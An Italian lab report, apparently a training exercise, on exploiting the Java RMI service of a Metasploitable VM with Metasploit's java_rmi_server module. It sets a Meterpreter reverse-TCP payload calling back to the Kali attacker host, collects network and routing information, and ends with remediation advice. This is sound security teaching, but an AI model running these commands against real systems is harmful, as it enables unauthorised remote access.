

## Relazione: Sfruttamento della vulnerabilità Java RMI su Metasploitable

### 1. Introduzione

In questo documento, analizzeremo e descriveremo lo sfruttamento della vulnerabilità Java RMI, presente su un server Metasploitable, utilizzando il framework Metasploit. In particolare, ci concentreremo sul servizio RMI esposto sulla porta 1099, come abbiamo ottenuto una sessione remota Meterpreter e quali misure possono essere adottate per risolvere la vulnerabilità.

### 2. Cos'è Java RMI?

Java Remote Method Invocation (RMI) è un meccanismo che permette a un programma Java di eseguire metodi su oggetti remoti, come se fossero locali. Questa tecnologia facilita la comunicazione tra applicazioni distribuite, consentendo la trasmissione di oggetti attraverso la rete. Tuttavia, se non configurato correttamente, il servizio RMI può esporre i sistemi a vulnerabilità critiche.

#### 2.1. La vulnerabilità Java RMI

La vulnerabilità che abbiamo sfruttato è dovuta a un'implementazione debole del servizio RMI, che consente l'accesso non autenticato al registro degli oggetti. Gli attaccanti possono inserire codice arbitrario attraverso oggetti Java malevoli, eseguendoli nella JVM (Java Virtual Machine) della macchina bersaglio. Questo tipo di attacco è noto come Remote Code Execution (RCE).

#### 2.2. Condizioni di vulnerabilità

- **Esposizione della porta 1099:** Il servizio RMI è in ascolto su questa porta ed è accessibile dall'esterno senza autenticazione.
- **Manca di controlli di sicurezza:** Il server RMI non implementa meccanismi di autenticazione o autorizzazione robusti, né crittografia delle comunicazioni.
- **Caricamento di oggetti pericolosi:** L'attaccante può utilizzare il sistema RMI per caricare e far eseguire codice malevolo.

### 3. Sfruttamento della vulnerabilità

#### 3.1. Preparazione dell'ambiente


Per questo attacco, abbiamo utilizzato due macchine virtuali configurate nella seguente maniera:

- **Macchina Attaccante (Kali Linux):** IP 192.168.11.111.
- **Macchina Vittima (Metasploitable):** IP 192.168.11.112.

##### 3.1.1 Configurazione IP su Kali

Abbiamo verificato e impostato l'indirizzo IP della macchina Kali con il seguente comando:

**ifconfig eth0 192.168.11.111 netmask 255.255.255.0**



```
Metasploitable2 Linux - VMware Workstation
File Edit View VM Jobs Help
Home X PiServer X Kali Linux 2014.2 - vmware... X Metasploitable2 Linux X Windows 7 X Ubuntu 64-bit X Windows XP Professional X
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
inet6 fe80::20c:29ff:fe8a:dd2a/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
inet6 fe80::20c:29ff:fe8a:dd2a/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

Per verificare la configurazione della macchina Metasploitable, abbiamo eseguito il comando ifconfig sulla macchina, assicurandoci che l'indirizzo fosse corretto.

## 3.2. Utilizzo di Metasploit per l'attacco


Dopo aver configurato l'ambiente, abbiamo avviato **Metasploit** sulla macchina Kali con il comando:

```
sudo msfconsole
```

### 3.2.1. Scoperta e selezione dell'exploit

Utilizzando Metasploit, abbiamo cercato l'exploit appropriato per il servizio RMI esposto sulla porta 1099:

```
search java rmi
```



```
kali-linux v6.4.18-dev
+ -- [ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- [ 1471 payloads - 47 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java rmi

Matching Modules

#  Name
-  -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce
1  exploit/multi/http/crushftp_rce_cve_2023_43177
2  \_ target:
3  \_ target: Linux Dropper
4  \_ target: Windows Dropper
5  exploit/multi/misc/java_rmi_server
6  auxiliary/scanner/misc/java_rmi_server
7  auxiliary/gather/registry
8  exploit/multi/misc/java_rmi_server
9  \_ target: Generic (Payload)
10 \_ target: Windows x86 (Native Payload)
11 \_ target: Linux x86 (Native Payload)
12 \_ target: Mac OS X PPC (Native Payload)
13 \_ target: Mac OS X x86 (Native Payload)
14 auxiliary/scanner/misc/java_rmi_server
15 exploit/multi/browser/impl_connection_impl
16 exploit/multi/browser/impl_signed_applet
17 \_ target: Generic (Payload)
18 \_ target: Windows x86 (Native Payload)
19 \_ target: Linux x86 (Native Payload)
20 \_ target: Mac OS X PPC (Native Payload)
21 \_ target: Mac OS X x86 (Native Payload)
22 exploit/multi/http/jenkins_metaprogramming
23 \_ target: Unix In-Memory
24 \_ target: Dropper
25 exploit/linux/misc/jenkins_deserialize
26 exploit/linux/http/kibana_templon_prototype_pollution_rce
27 exploit/multi/browser/firefox_xpi_bootstrapped_addon
28 \_ target: Universal (script XPCCOM Shell)
29 \_ target: Native Payload
30 exploit/multi/http/openssl_auth_bypass_rce_cve_2023_32315
31 exploit/multi/http/torchserver_cve_2023_43654
32 exploit/multi/http/totaljs cms_widget_exec

Disclosure Date Rank Check Description
2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
2023-08-08 excellent Yes CrushFTP Unauthenticated RCE
2013-05-22 excellent Yes JMX Server Insecure Configuration Code Execution
2013-05-22 normal No JMX Server Insecure Endpoint Code Execution Scanner
normal No Registry Interfaces Enumeration
2011-10-15 excellent Yes JMX Server Insecure Default Configuration Code Exec
2011-10-15 normal No JMX Server Insecure Endpoint Code Execution Scanner
2010-03-31 excellent No ConnectionImpl Deserialization Privilege Escalation
1997-02-19 excellent No Signed Applet Social Engineering Code Execution
2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE
2015-11-18 excellent Yes Jenkins CLI Deserialization Vulnerability
2019-10-30 manual Yes Kibana Templon Prototype Pollution RCE
2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Ex
```

Il modulo di exploit che abbiamo selezionato è stato:

```
use exploit/multi/misc/java_rmi_server
```

### 3.2.2. Configurazione dell'exploit

Successivamente, abbiamo configurato i parametri per l'exploit, impostando l'indirizzo della macchina vittima (RHOST) e la porta (RPORT) in ascolto:

**set RHOST 192.168.11.112**

**set RPORT 1099**

Abbiamo anche impostato il payload da utilizzare per ottenere una sessione Meterpreter, configurando l'indirizzo della macchina attaccante (LHOST) e la porta di ritorno (LPORT):

**set payload java/meterpreter/reverse\_tcp**


**set LHOST 192.168.11.111**

**set LPORT 4444**

### 3.2.3. Lancio dell'exploit

Una volta configurato tutto, abbiamo eseguito l'exploit:

**exploit**



```
kali-linux-2024.2-vmware-and64 - VMware Workstation
File Edit View VM Jobs Help
kali-linux-2024.2-vmware-and64 - Metasploit - Linux
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
+-----+
| Name | Current Setting | Required | Description |
+-----+
| HTTPDELAY | 10 | yes | Time that the HTTP Server will wait for the payload request |
| RHOSTS | yes | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 1099 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | no | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | no | no | The URI to use for this exploit (default is random) |
+-----+
Payload options (java/meterpreter/reverse_tcp):
+-----+
| Name | Current Setting | Required | Description |
+-----+
| LHOST | 192.168.11.111 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |
+-----+
Exploit target:
+-----+
| Id | Name |
+-----+
| 0 | Generic (Java Payload) |
+-----+
View the full module info with the info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/?ehaccPwTlly
```

Con successo, abbiamo ottenuto una **sessione Meterpreter** sulla macchina vittima.

### 3.3. Raccolta di informazioni dalla macchina vittima

Dopo aver ottenuto l'accesso alla macchina, abbiamo raccolto le seguenti informazioni richieste:

- Configurazione di rete:

**ifconfig**


**run get\_local\_subnets**

Questo comando ci ha permesso di visualizzare la configurazione della rete della macchina vittima.

- Tabella di routing:

**route**

Abbiamo verificato le rotte configurate sulla macchina, che ci ha fornito informazioni su come il traffico veniva instradato.



```
meterpreter > ifconfig
[-] Unknown command: ifconfig. Did you mean ifconfig? Run the help command for more details.
meterpreter > ifconfig

Interface 1
-----
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
-----
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::20c:29ff:fe8a:dd2a
IPv6 Netmask   : ::

meterpreter > run get_local_subnets
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: ::1/::
Local subnet: 192.168.11.112/255.255.255.0
Local subnet: fe80::20c:29ff:fe8a:dd2a/::
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask    Gateway    Metric    Interface
-----
127.0.0.1   255.0.0.0  0.0.0.0    0          0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0    0          0.0.0.0

IPv6 network routes
-----
Subnet      Netmask    Gateway    Metric    Interface
-----
::1         ::         ::         ::         ::
fe80::20c:29ff:fe8a:dd2a ::         ::         ::         ::
meterpreter >
```

### 3.4. Chiusura della sessione

Una volta raccolti i dati necessari, abbiamo chiuso la sessione Meterpreter:

**exit**

## **4. Risoluzione della vulnerabilità**

Per prevenire attacchi simili in futuro, è necessario implementare misure di sicurezza adeguate:

### **4.1. Autenticazione e autorizzazione**

L'accesso al servizio RMI deve essere protetto da un meccanismo di autenticazione solido. Implementare autenticazione basata su certificati o credenziali sicure può impedire agli utenti non autorizzati di accedere al registro degli oggetti RMI.

### **4.2. Isolamento della rete**

È fondamentale isolare i servizi critici come RMI su subnet protette e non esporli direttamente a reti esterne. Utilizzare firewall per limitare l'accesso alle porte critiche (come la 1099) solo a indirizzi IP autorizzati.

### **4.3. Crittografia**

Le comunicazioni tra client e server RMI devono essere protette con SSL/TLS per evitare intercettazioni e attacchi di tipo man-in-the-middle.

### **4.4. Aggiornamenti e patch**

Assicurarsi che il software Java e RMI siano aggiornati alle versioni più recenti. Le patch di sicurezza possono correggere vulnerabilità note, come quella che abbiamo sfruttato in questo esercizio.

### **4.5. Utilizzo del Security Manager di Java**

Il **Java Security Manager** può essere configurato per limitare i permessi degli oggetti RMI. Questo riduce la superficie di attacco, impedendo l'esecuzione di codice arbitrario.

## **5. Conclusione**

L'esercizio ha dimostrato come una vulnerabilità nel servizio Java RMI possa essere sfruttata per ottenere il controllo remoto di una macchina. Attraverso Metasploit, siamo riusciti a ottenere una sessione Meterpreter, che ci ha permesso di raccogliere informazioni sensibili sulla macchina vittima. L'implementazione di misure di sicurezza adeguate, come l'autenticazione, la crittografia e l'isolamento della rete, può prevenire attacchi simili in futuro.